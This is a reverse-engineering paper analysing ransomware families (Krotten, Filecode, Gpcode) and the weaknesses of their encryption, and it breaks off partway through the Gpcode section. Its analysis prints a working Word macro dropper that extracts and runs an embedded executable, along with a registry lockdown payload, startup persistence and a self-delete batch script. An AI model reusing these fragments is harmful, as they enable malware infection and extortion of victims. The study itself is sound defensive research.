J Comput Virol (2010) 6:77–90
DOI 10.1007/s11416-008-0092-2

EICAR 2008 EXTENDED VERSION

Comparative analysis of various ransomware virii

Alexandre Gazet

Received: 20 January 2008 / Revised: 6 June 2008 / Accepted: 12 June 2008 / Published online: 4 July 2008


Abstract The word ransomware and the associated phenomenon appeared something like 3 years ago, around the year 2005. It shed light on a specific class of malwares which demand a payment in exchange for a stolen functionality. Most widespread ransomwares make an intensive use of file encryption as an extortion mean. Basically, they encrypt various files on victim's hard drives before asking for a ransom to get the files decrypted. Security related media and some antivirus vendors quickly brandished this "new" type of virii as a major threat for computer world. This article tries to investigate the foundation of these threats beyond the phenomenon. In order to get a better understanding of ransomwares, the study relies on a comparative analysis of various ransomware virii. Based on reverse-engineering while not focused on analysis methodology, a technical review is done at different levels: quality of code, malwares' functionalities and analysis of cryptographic primitives if any. Our analysis leads us to many interesting approaches and conclusions concerning this phenomenon, and in particular the strength and weakness of used extortion means. We also take advantage of our technical review to stand back and to analyse both the business model associated to these ransomwares and the communication that has been made around them.

1 Introduction

Ransomware is the name of a so called phenomenon. It has been build upon the two words *ransom* and *malware*. To define this word, one may give the following general definition: "a ransomware is a kind of malware which demands a payment in exchange for a stolen functionality". Most widespread ransomwares make an intensive use of file encryption as an extortion mean. We are actually dealing with an aspect of blackmailing applied to information technologies field. In a naive but simple approach, one may argue that blackmail reliability resides in the strength of the extortion mean. Actually, one would immediately completes this proposition and says in the perception victims have of this extortion mean. Ransomwares have been used for mass extortion, being wildspread to many users. Is the extortion scheme reliable? May few resources and reverse-engineering allow to break it? Do their authors make a thoughtful use of their creations? These questions are parts of the points that will be discussed about ransomares; but for now will try to characterize their behaviours.

1.1 Basic overview

In most of ransomwares, we can distinguish three phases, which may be sequential or grouped:



1. Seek for target: ransomwares often present a list of targeted file formats, mainly composed of document file formats:`rtf`, `doc`, `odt`, `zip`, etc. There may be two reasons for that: first, a better effectiveness, encrypting whole disk drive would be an unproductive and time consuming process; secondly, users are less attached to an obscure `DLL` whom they have never heard the name, than to their own documents: their works, their personal photo albums, etc.

A. Gazet (✉)
Sogeti, ESEC, Paris, France
e-mail: alex@security-labs.org

2. Extortion relies on a power the blackmailer is able to get over its victims. Most of authors deprives them from access to their information. As we have already stated, they encrypt some victims' files.
3. Claim for a ransom: the final goal is to gain money. While most of virus try to avoid detection and to be as stealth as possible, a ransomware needs to claim responsibility for its acts. Writing a text file is the most popular way to do so. All authors use an email address as communication channel.

Since we have a basic idea of what is a ransomware, we will now focus ourselves on what have been said about them.

1.2 Communication and origins

To make something attractive, or convince someone, you may eventually emphasis the reality, present it in a custom view, or even omit some details, etc. Call this as you want, persuasion, story-telling, marketing, etc. Regarding the ransomware phenomenon, the fact is that both mass media, security related media and even some antivirus vendors quickly brandished this "new" type of virii as a major threat for computer world. This kind of allegations has sometimes produced disastrous results (Fig. 1).

What we have here is a mix between pseudo-technical information, personal information, and theatre. One may object that BCC is a mass media and thus is not specialized in virology topics and has to rely on external sources; this point may be admitted into a certain extent. But such kind of theatrical communication coming from security related media is disappointing. ***Gpcode*** family in particular has attracted a lot of interest from some antivirus vendors. There has been some kind of impersonation around the person of *the*

Fig. 1 BBC News, 31 May 2006

blackmailer and lots of things have been said around this malwares family. For example, in an article entitled "Blackmailer: the story of Gpcode" (http://www.viruslist.com/en/analysis?pubid=189678219), one could read:

"Virus.Win32.Gpcode marked the beginning of a new era in cyber crime."

In what extend the ransomware phenomenon can mark a new era?

AIDS.Trojan

Just go back almost 20 years ago: we are in 1989, a malware named ***AIDS Trojan*** is rampant and makes some victims. The infection has been propagated via post mail: a disk called "AIDS Information Introductory Diskette" being sent. Under the cover of a legitimate software dealing with AIDS disease, it actually is logic bomb: after 90 reboots, it delivers its payload whom a part consists of files names encryption. In fact, license file (http://ftp.cerias.purdue.edu/pub/doc/general/aids.tech.info) contains a polite ransom claim destined for the user:

The price of 365 user applications is US$ 189. The price of a lease for the lifetime of your hard disk is US$ 378. You must enclose a bankers draft, cashier's check or international money order payable to PC CYBORG CORPORATION for the full amount of 189 *or* 378 *with your order. Include your name, company, address, city, state, country, zip or postal code. Mail your order to PC Cyborg Corporation, P.O. Box 87-17-44, Panama 7, Panama.*

A ransomware is born. The encryption it used is weak, based on a mono-alphabetic substitution algorithm.

Scientific approach

Consequently to this ransom attempt, research community also investigated this topic of interest. We can not deal with so called ransomwares without being aware of Young and Yung's works [1], dating from 1996…more than 10 years ago. In a paper called "*Cryptovirology: Extortion-based security threats and countermeasures*", they simply introduce their talks with these words:

"In this paper we present the idea of Cryptovirology, […] showing that it can also be used offensively. By offensive we mean that it can be used to mount extortion based attacks that cause loss of access to information, loss of confidentiality, and information leakage"

Cryptovirology is the key word. The so called ransomwares are nothing more than offensive cryptovirus; and effectively, they are used for extortion. With these points in mind, it is really hard to say that ransomwares are something new. In order to go beyond historical considerations, we will now analyze their design.

1.3 Expectations

From a criminal point of view, which requirements should fulfil an effective mass extortion mean?

- Malicious binary will infect users' computer, thus it should be considered as compromised. Consequently it should not contain any secret, or contained secret should be intractable. White-box cryptography applied to cryptovirus has recently been discussed by Josse [2] during the `Eicar 2008` conference. New perspectives are provided but none of them are currently applied by ransomwares authors to the extend of our knowledge.
- Author should be the only one able to reverse infection; in order to claim a ransom, malware need to possess a reliable extortion mean. If a victim can rid of the infection itself, he/she will not pay for it.
- Freeing one victim should not help other victims to get rid of infection. We are dealing with mass infection, if one victim accepts to pay a ransom and receives a decryption tool or a key, passing it to others victims should bring no help for them.

As Young and Yung proposed, thoughtful use of cryptography, may successfully fulfil each of these requirements.

1.4 The study

For the needs of this study, 15 ransomwares have been analysed and reverse-engineered, 8 from ***Gpcode*** family, 2 from ***FileCode*** family, 4 from ***Krotten*** family and 1 from the ***Dirt*** family. Our technical review is presented accordingly to this family oriented classification. Furthermore, by observing samples' evolution, we will get an idea of technical options and authors' improvements in time. A particular attention have been put on the extortion schemes and on cryptographic primitives if employed.

2 Comparative analysis

2.1 Trojan.Win32.Krotten family

We had in our possession four samples of Krotten virii: versions **aj**, **ar**, **u** and **bk**. After analysis it appears that ***Trojan.Win32.Krotten.ar*** is not a ransomware at all but a typical trojan with various networking abilities, we will not discuss anymore about it in this study.

General thoughts

- Version **bk** is coded in `Delphi`,
- One of our samples is packed with a commercial protector named `ASProtect`,
- No propagation ability.

Infection vector

Even if all of our samples nearly have the same payload, they use two different infection vectors.

- ***Trojan.Win32.Krotten.u*** **and** ***Trojan.Win32.Krotten.aj*** These two malwares take advantage of a high-level virtual machine, or lets say a small scripting engine, providing a set of *meta-actions* like '*create directory*', '*create key in registry*' or '*patch process memory*'. The malware's behaviour is totally scripted. This script, which is the malware's payload, is bound at the end of the binary file. There are indications like the string "*InqSoft Sign 0f Misery*", that may lead us to think this script engine was not developed by the author but he/she used some publicly available tool. Moreover the author may come from eastern-Europe, as this tool seems to be referenced only on Russian websites. By the way, the script format is really simple, code and data are mixed in a continuation of instructions (Figs. 2, 3, 4, 5).




Fig. 2 Flowgraph of automaton's instruction handling

Fig. 3 Create directory operation code

```
1   F0   43 3A 5C 34 31 38 32 31 32 33 39 36 30 36 31 35 36 38 00
```

Fig. 4 Open registry key operation code

```
1   81   4C 4D 2E 2E 53 4F 46 54 57 41 52 45 5C 4D 69 63 72 6F 73 [...]
```




Fig. 5 Lookup table for registry key types

We will illustrate this with two examples. First, here is an instruction telling the automaton to create a directory named "`C:/4182123960615680`":
`FO` is the opcode encoding the creation of a new directory. String argument is directly encoded into hexadecimal. Another example, implying registry and trying to open the following key:
`HKLM\SOFTWARE\Microsoft\Windows NT \CurrentVersion\Winlogon`
`81` is the opcode encoding the call to the `RegCreateKey API`. Instruction handler makes use of a lookup table decode parameters.
The use of a scripting engine is something quite interesting: easy development, advanced abilities and finally, the author can produce various malwares at a ridiculous cost. Using some automatic tool to produce a malware may denotes very few coding skills from the author. One other major problem remains, the automaton which plays the script, combined with the script itself, make a perfect signature for any antivirus detection tool. On the other side, automaton adds an abstraction level between effective payload and code, that may be useful to slow down an analyst.

– ***Trojan.Win32.Krotten.bk***
The infection vector is simpler but still really effective. The ransomware presents itself as a self-extracting archive, infection is done while simulating a process of extraction. It actually extracts and injects a file named `ImportReg.reg` into registry using this command:

```
Regedit /s C:\DOCUME~1\*******
\LOCALS~1\Temp\ImportReg.reg
```

This file contains all malicious modifications. It is the same payload as for versions **u** and **aj**. It has just been transposed from a script to a `.reg` file (Fig. 6).

Extortion mean

Krotten family does not use any file encoding. Instead of that, it deeply modifies various security rules, user's rights and the way `Explorer` works. `Internet Explorer` start page is also modified. A message box providing ransom message is displayed at logon screen. It uses `LegalNoticeCaption` registry key to do so:

```
[HKLM\SOFTWARE\Microsoft\Windows
    \CurrentVersion\Winlogon]
"LegalNoticeCaption"="DANGER !!!"
```

Fig. 6 Extract from `ImportReg.reg` payload

```
1  [HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main]
2  "NoUpdateCheck"=dword:00000001
3  "NoJITSetup"=dword:00000001
4  "Start Page"="http://poetry.rotten.com/failed-mission/"
5  "NoControlPanel"=dword:00000001
6  "NoDrives"=dword:03ffffff
7  "NoRun"=dword:00000001
8  "NoFind"=dword:00000001
9  "NoFavoritesMenu"=dword:00000001
10 "NoRecentDocsMenu"=dword:00000001
11 "NoLogOff"=dword:00000001
12 "NoClose"=dword:00000001
13 "NoSaveSettings"=dword:00000001
14 "NoUserNameInStartMenu"=dword:00000001
15 "NoToolbarCustomize"=dword:00000001
16 "NoThemesTab"=dword:00000001
17 "NoSMHelp"=dword:00000001
18 "NoPrinterTabs"=dword:00000001
19 "NoPrinters"=dword:00000001
20 "NoNetHood"=dword:00000001
```




Fig. 7 Kind of ransom message displayed at system startup

We have used an automatic translation tool to obtain this ransom text from the display message of version **aj**:

"In order to restore the normal operation of your computer without losing information VJ! And with the savings money, I have to e-mail wordsia@notrix.de recharge code kievstar by 25 UAH. In response within twelve hours to your e-mail you will receive file to remove the program."

There are two interesting points to notice. First the ransom is written using Ukrainian currency: the hryvnia (UAH), which may denotes an Ukrainian origin for this malware. Besides, if we consider the translation as accurate, the amount of money asked as ransom is striking: it represents someting like 5 US dollars. Versions **ar** and **bk** both ask for 25 WebMoney US Dollar-equivalents (WMZ) (Fig. 7).

Conclusion

Infected computers' behaviour is really annoying for the victims, their computers are almost unusable. We should notice that an advanced user, with few reverse-engineering skills would be able to restore its system into a clean state. Malware action is reversible, it also means that author's extortion mean is weak, this concord with the fact that ransom is incredibly low. Another point that worth noticing, the concept of scripting engine is something nice among lots of basic malware codes and deserves a deeper analysis.

2.2 Trojan.Win32.Filecode

We analysed two versions of this malware: *Trojan.Win32.Filecode.a* and *Trojan.Win32.Filecode.c*.

General thoughts

- Packed with `UPX`, an open source executable packer,
- Coded in `Delphi`,
- Using `FLIRT` signatures in `IDA` reveals that most of code is made of `Delphi` libraries and we have only few hand-coded functions to analyze.

Infection vector

- Copy itself in `$WINDIR%/system` as `NTFS.exe`,
- Modify registry in order to be run at startup:

```
hKey = HKEY_LOCAL_MACHINE
Subkey ="software\microsoft\windows
   \currentversion\run\"
ValueName ="FsystemTracer"
Value ="\$:\WINDOWS\system\NTFS.exe"
```

- Scan logical drives from letters `C:` to `Z:`; for each drives, recursive scan of all directories except system directories,
- Create 50 ransom claim files on victim's desktop after having infected victim's hard drives.

Extortion mean

`Filecode` is what we could consider as a typical ransomware family. There is no indication concerning money into ransom message. It only enjoin victims not to delete files or modify registry and then to contact the author using an email address. The two samples use file encoding as an extortion mean. We can distinguish two behaviours according to the encountered file type.

- File is an executable:
  - Backup and replace executables by its own copy.
  - Add prefix `EXEADDED` to original file name.
  - Check that it does not replace an executable whom size is equal to its own size. This check may be intended to prevent surinfection.
- Other types of files:
  - Add prefix `FILEISENCODED` to original file name.
  - File is partially encrypted. Only first 5,000 bytes are encrypted using a `XOR` algorithm. Bytes from 6,666 to 10,000 are used as key.
  - Version **a** checks that file size is greater than 5,000 bytes before encoding file …this leads us to a serious conception error. Ransomware will then successively read two buffers of 5,000 bytes, the second being used




Fig. 8 Version **a**: bug in size check

as key to encrypt the first one. As a result, if file's size is between 5,000 and 10,000 bytes, buffer containing encryption key will be filled with unpredictable data and it will be impossible to recover original file (Fig. 8). This bug has been fixed in version **c** in which file's size is correctly checked and has to be at least equal to 10,000 bytes.

Conclusion

We have a potentially destructive virus. It is poorly coded, version **a** is bugged and will possibly destroy files whom size is included between 5,000 and 10,000 bytes. An interesting point is that the malware does not need to store a key: part of target file is used as key. But, `XOR` algorithm implementation is trivial and malware analysis allow to break encryption scheme.

2.3 Trojan-Spy.win32.Dirt.211

General thoughts

This sample, which is a `Microsoft Word` document, is not a ransomware and not even a malware could we say. What describes it best is the term "infection vector". It could be used to hide a malware binary from user. `VirusList` reported in one of their articles (http://www.viruslist.com/en/analysis?pubid=189678219) that a similar file referenced as **Trojan-Dropper.MSWord.Tored.a** was used to spray first `Gpcode` samples in the late 2004. That's the reason why we chose to analyze and include this malware in our review.

Infection vector

- Payload is located into document's macro.
- The macro is protected by password, many techniques exist to bypass this kind of protection.
- Once the macro is extracted, we are able to analyse its behaviour (Figs. 9, 10):
- Macro translated into pseudo-code:

Conclusion

This macro could be used to extract and run an executable bound into the document while document is opened. No more action is required from user than trying to open the document. Nevertheless, in last versions of the major office suites, macro execution is disabled by default or at least a confirmation from user is required. This kind of document can easily be used to do some sort of social engineering.

2.4 Trojan.Win32.Gpcode

Gpcode is the most famous family of ransomwares. First version (**a**) appeared in December 2004 while the last one (**aj**) was first discovered in August 2007. An interesting point is to follow the evolution of encryption algorithm among successive versions. Versions **a**, **b**, **e** and **ab**, **ac**, **ad**, **ag** and **ai** have been analysed.

General thoughts

- Coded in `C++`, except one version in `Delphi`,
- Some samples were packed using `UPX`.

Fig. 9 Macro's VB code

```
Sub AutoOpen() 'rename to AutoOpen
    Dim filebuffer(511) As Byte, tempChar As Byte, id(23) As Byte
    Dim retval As Long, x As Long, xpos As Long, afile As String
    id(0) = 118
    ....
    id(23) = 216

    Open ActiveDocument.FullName For Binary Access Read As #1
    x = 0
    retval = LOF(1)

    If retval < 48000 Then Exit Sub
    If retval > 72000 Then retval = retval - 72000 Else retval = 1

    Seek #1, retval

    Do
        Get #1, , tempChar
        If tempChar = id(x) Then x = x + 1 Else x = 0
    Loop Until EOF(1) Or x = 24

    If x <> 24 Then
        Close #1
        Exit Sub
    End If

    afile = Environ("TEMP")
    If afile = "" Then afile = Environ("windir")
    If afile = "" Then afile = "c:"
    If Right(afile, 1) <> "\" Then afile = afile + "\"
    afile = afile + "setupzxx.exe"
    Get #1, , retval
    Open afile For Binary Access Write As #2

    Do
        Get #1, , filebuffer
        If retval >= 512 Then
            Put #2, , filebuffer
            retval = retval - 512
        Else
            x = 0
            Do
                tempChar = filebuffer(x)
                Put #2, , tempChar
                x = x + 1
                retval = retval - 1
            Loop Until retval = 0
        End If
    Loop Until retval = 0

    Close #2
    Close #1
    retval = Shell(afile, vbNormalFocus)
End Sub
```

```
- Try to get a read access on current document
- Match a pattern to get binded data's position
- Extract data into an external file
- Try to execute extracted file
```

Fig. 10 Macro's pseudo-code

Infection vector

- Malware first check that only one instance is running by testing a mutex named `encoder_v1.0` in versions **a** and **b** and **ac**, `encoder_v1.1` in versions **e** and later.
- Malware creates a thread responsible for directories scanning and files encryption.
- Modify registry in order to be run at startup using the key

```
hKey = HKEY_LOCAL_MACHINE
Subkey ="software\microsoft\windows
    \currentversion\run\"
```

- It uses an hardcoded list of targeted file formats. It seems that only archive and document file formats are targeted (Fig. 11).
  This list evolves with versions.
- Some samples generate and execute a `.bat` file which tries to delete malware binary. It may be a good mean for it to prevent from being reverse-engineered. `%s` is replaced by malware's module file name (Fig. 12).

```
.data:0041B228                dd offset aDbt          ; "dbt"
.data:0041B22C                dd offset aDb           ; "db"
.data:0041B230                dd offset aSafe         ; "safe"
.data:0041B234                dd offset aFlb          ; "flb"
.data:0041B238                dd offset aPst          ; "pst"
.data:0041B23C                dd offset aPwl          ; "pwl"
.data:0041B240                dd offset aPwa          ; "pwa"
.data:0041B244                dd offset aPak          ; "pak"
.data:0041B248                dd offset aRar          ; "rar"
.data:0041B24C                dd offset aZip          ; "zip"
.data:0041B250                dd offset aArj          ; "arj"
.data:0041B254                dd offset aGz           ; "gz"
```

Fig. 11 Extract from target file formats list

```
1  @echo off
2  Repeat1
3  del %s
4  if exist %s goto Repeat1
5  del %s
```

Fig. 12 `Bat` script to delete malware binary

Extortion mean

This family has built its reputation upon its ability to encode files, we will now study how they evolve.

- ***Gpcode.a***, ***Gpcode.b*** and ***Gpcode.e***
  Version **a** appeared in December 2004, while version **e** was released during August 2005. They present no significant evolution. All of them use a basic `ADD` algorithm to encrypt files:

  $$byte\_ciphered_n = byte\_message_n + byte\_key_n$$

  Keystream is generated using a linear congruential pseudorandom generator:

  $$k_{n+1} = a * k_n + b \bmod m$$

  In some versions of ***Gpcode***, like version **a**, some strange strings like "*PGPcoder 19.60.87*" appear. Yes, it is actually the initialisation parameters of the pseudorandom generator:

  $$\begin{cases} k_0 = 19 \\ a = 60 \\ b = 87 \\ m = 255 \end{cases}$$

  Catching the malware, reversing it, allow an analyst to reveal pseudorandom generator initialisation, thus keystream is predictable.
- ***Gpcode.ab***
  At first glance, this sample looks like a *ufo* in the ***Gpcode*** nebula. But even if the used programming language switches from `C++` to `Delphi`, its behaviour remains very close to other samples. Its design lays the groundwork both for hybrid cryptosystems and for file headers, which prefigure next generations. Extortion mean still relies on encryption, this time author used an external library called `TEllipticCurve`. It is the first time the author implements an hybrid cryptosystem, much more consequent than previous cryptosystems.
  It appears that `TEllipticCurve` is a reimplementation of `Pegwit` into `Delphi`. Thus, it uses an elliptic over GF(2^{255}). The ransomware, for each file it tries to encrypt, it makes a call to the `Encrypt` function defined for the `TEllipticCurve` object. Here is its documentation:

  "*Encrypting: The operation of encrypting with TEllipticCurve does not actually directly encrypt data, but rather performs a key generation. This generated key should be used to perform a symmetric encryption, as symmetric encryption is far more efficient and less cumbersome.*" (Fig. 13)

  The function `TvlPoint_LoadRandom` function does not really generate a point on the elliptic curve but rather a scalar. Here is its implementation (Fig. 14):
  This part is crucial but we will see why later. For now, we can assume that this point is our secret key and we will focus on secret encryption. To understand how it works, we will take advantage of `Pegwit` sources, rather than showing disassembled code, here is the `cpEncodeSecret` function from `Pegwit`, equivalent to the `Encrypt` function in the `Delphi` library (Fig. 15).
  We will comment each lines:

  3, 4 *curve_point* is a parameter of the elliptic curve domain, its generator G.
  5 *vlSecret*, which is our private key d_v (v for victim), is multiplied G. We now have our own public key $Q_v = d_v * G$.
  6 Q_v is stored into *vlMessage*;
  7, 8 *vlPublicKey* which is ransomware author's public key Q_a is multiplied with *vlSecret*. We now have $d_v * Q_a = d_v * d_a * G = ExchangedValue$.




Fig. 13 `Encrypt` function internals




Fig. 14 `TvlPoint_LoadRandom` function internals




Fig. 16 File surinfection check

To re-use `TEllipticCurve` terminology, we now have a `SessionKey` (d_v) and an `ExchangedValue` ($d_v * d_a * G$). `SessionKey` is then used as a key for a `Blowfish` symmetric encryption, used in `CFB8` mode. Its initialisation vector is equal to "abcedfhg".

A file header is added to each encrypted files, it basically consists in a *dword* concatenated with the encrypted session key. Its size is equal to 68 bytes. The *magic dword* is build upon two bytes generated using the `RandInt Delphi API`. The third byte is equal to the `XOR` between the first and the second bytes. A fourth null byte is finally inserted to create the dword. Its role is to prevent a file from surinfection. A check is done on it before any encryption process happens (Figs. 16, 17).
So, here is the whole file header:

Finally, the algorithm is very close to an elliptic curve Diffie-Hellman (ECDH) key agreement protocol. $d_v * Q_a = ExchangedValue$, so recovering d_v from the $ExchangedValue$ should be an intracable problem, as it would be equivalent to try to solve a discrete logarithm problem over GF(2^{255}). Actually, generating this *magic dword* is simply disastrous for the ransomware. Just go back few steps back: the `Delphi` pseudo-random number generator (PRNG) is initialized (function `Randomize`) with a 32 bits value coming from a call to `QueryPerformanceCounter API`. Even if entropy is quite not satisfying, this is not the main weakness as the matter remains that a multiplication over an elliptic curve is a computationally intensive operation. It would be totally ineffective to generate all possible random points, to encrypt them and then try to match them with the key contained in file header.
The subtlety relies in the fact that the `Delphi PRNG` is first used to generate the coordinates of the secret point and then to generate the two bytes in the *magic* dword, without being reinitialised. The same `PRNG` is used to generate both secret and public information. Therefore knowledge of the two bytes allow us to avoid lots of computations over the elliptic curve. What we have to do, is

Fig. 15 *cpEncodeSecret* function's code

```
1  void cpEncodeSecret (const vlPoint vlPublicKey, vlPoint vlMessage,
       vlPoint vlSecret)
2  {
3    ecPoint q;
4    ecCopy (&q, &curve_point);
5    ecMultiply (&q, vlSecret);
6    ecPack (&q, vlMessage);
7    ecUnpack (&q, vlPublicKey);
8    ecMultiply (&q, vlSecret);
9    gfPack (q.x, vlSecret);
10 }
```




Fig. 17 ***Gpcode.ab***'s encrypted file header

to find all seeds, that may lead to generate the two known bytes; for each of these seeds, to check if the generated secret, once encrypted using the elliptic curve, is equal to the one written in the file header. It means that giving a file header, it is computionally possible to recover the secret key (or `SessionKey`) used for symmetric encryption. This is a major flaw in the cryptosystem and the extortion scheme. According to our tests, it is possible to smartly bruteforce a file within fifteen minutes. This is a nice result, but we should not forget to notice that this scheme does not fulfil mass extortion requirements, as it would require from the author to send a generic decryptor to victims who paid and it would be the same for all victims.

– ***Gpcode.ac***, ***Gpcode.ad***, ***Gpcode.ag***

With version **ac**, the ***Gpcode*** family crossed another decisive step and introduced use of `RSA`. They appeared between January and June 2006. They are really close from each other. Reverse-engineering work is quite simplified by this fact: we have completely reverse one sample and in particular bignums library and then we simply generated signatures for `IDA`. Using this method was quite effective.

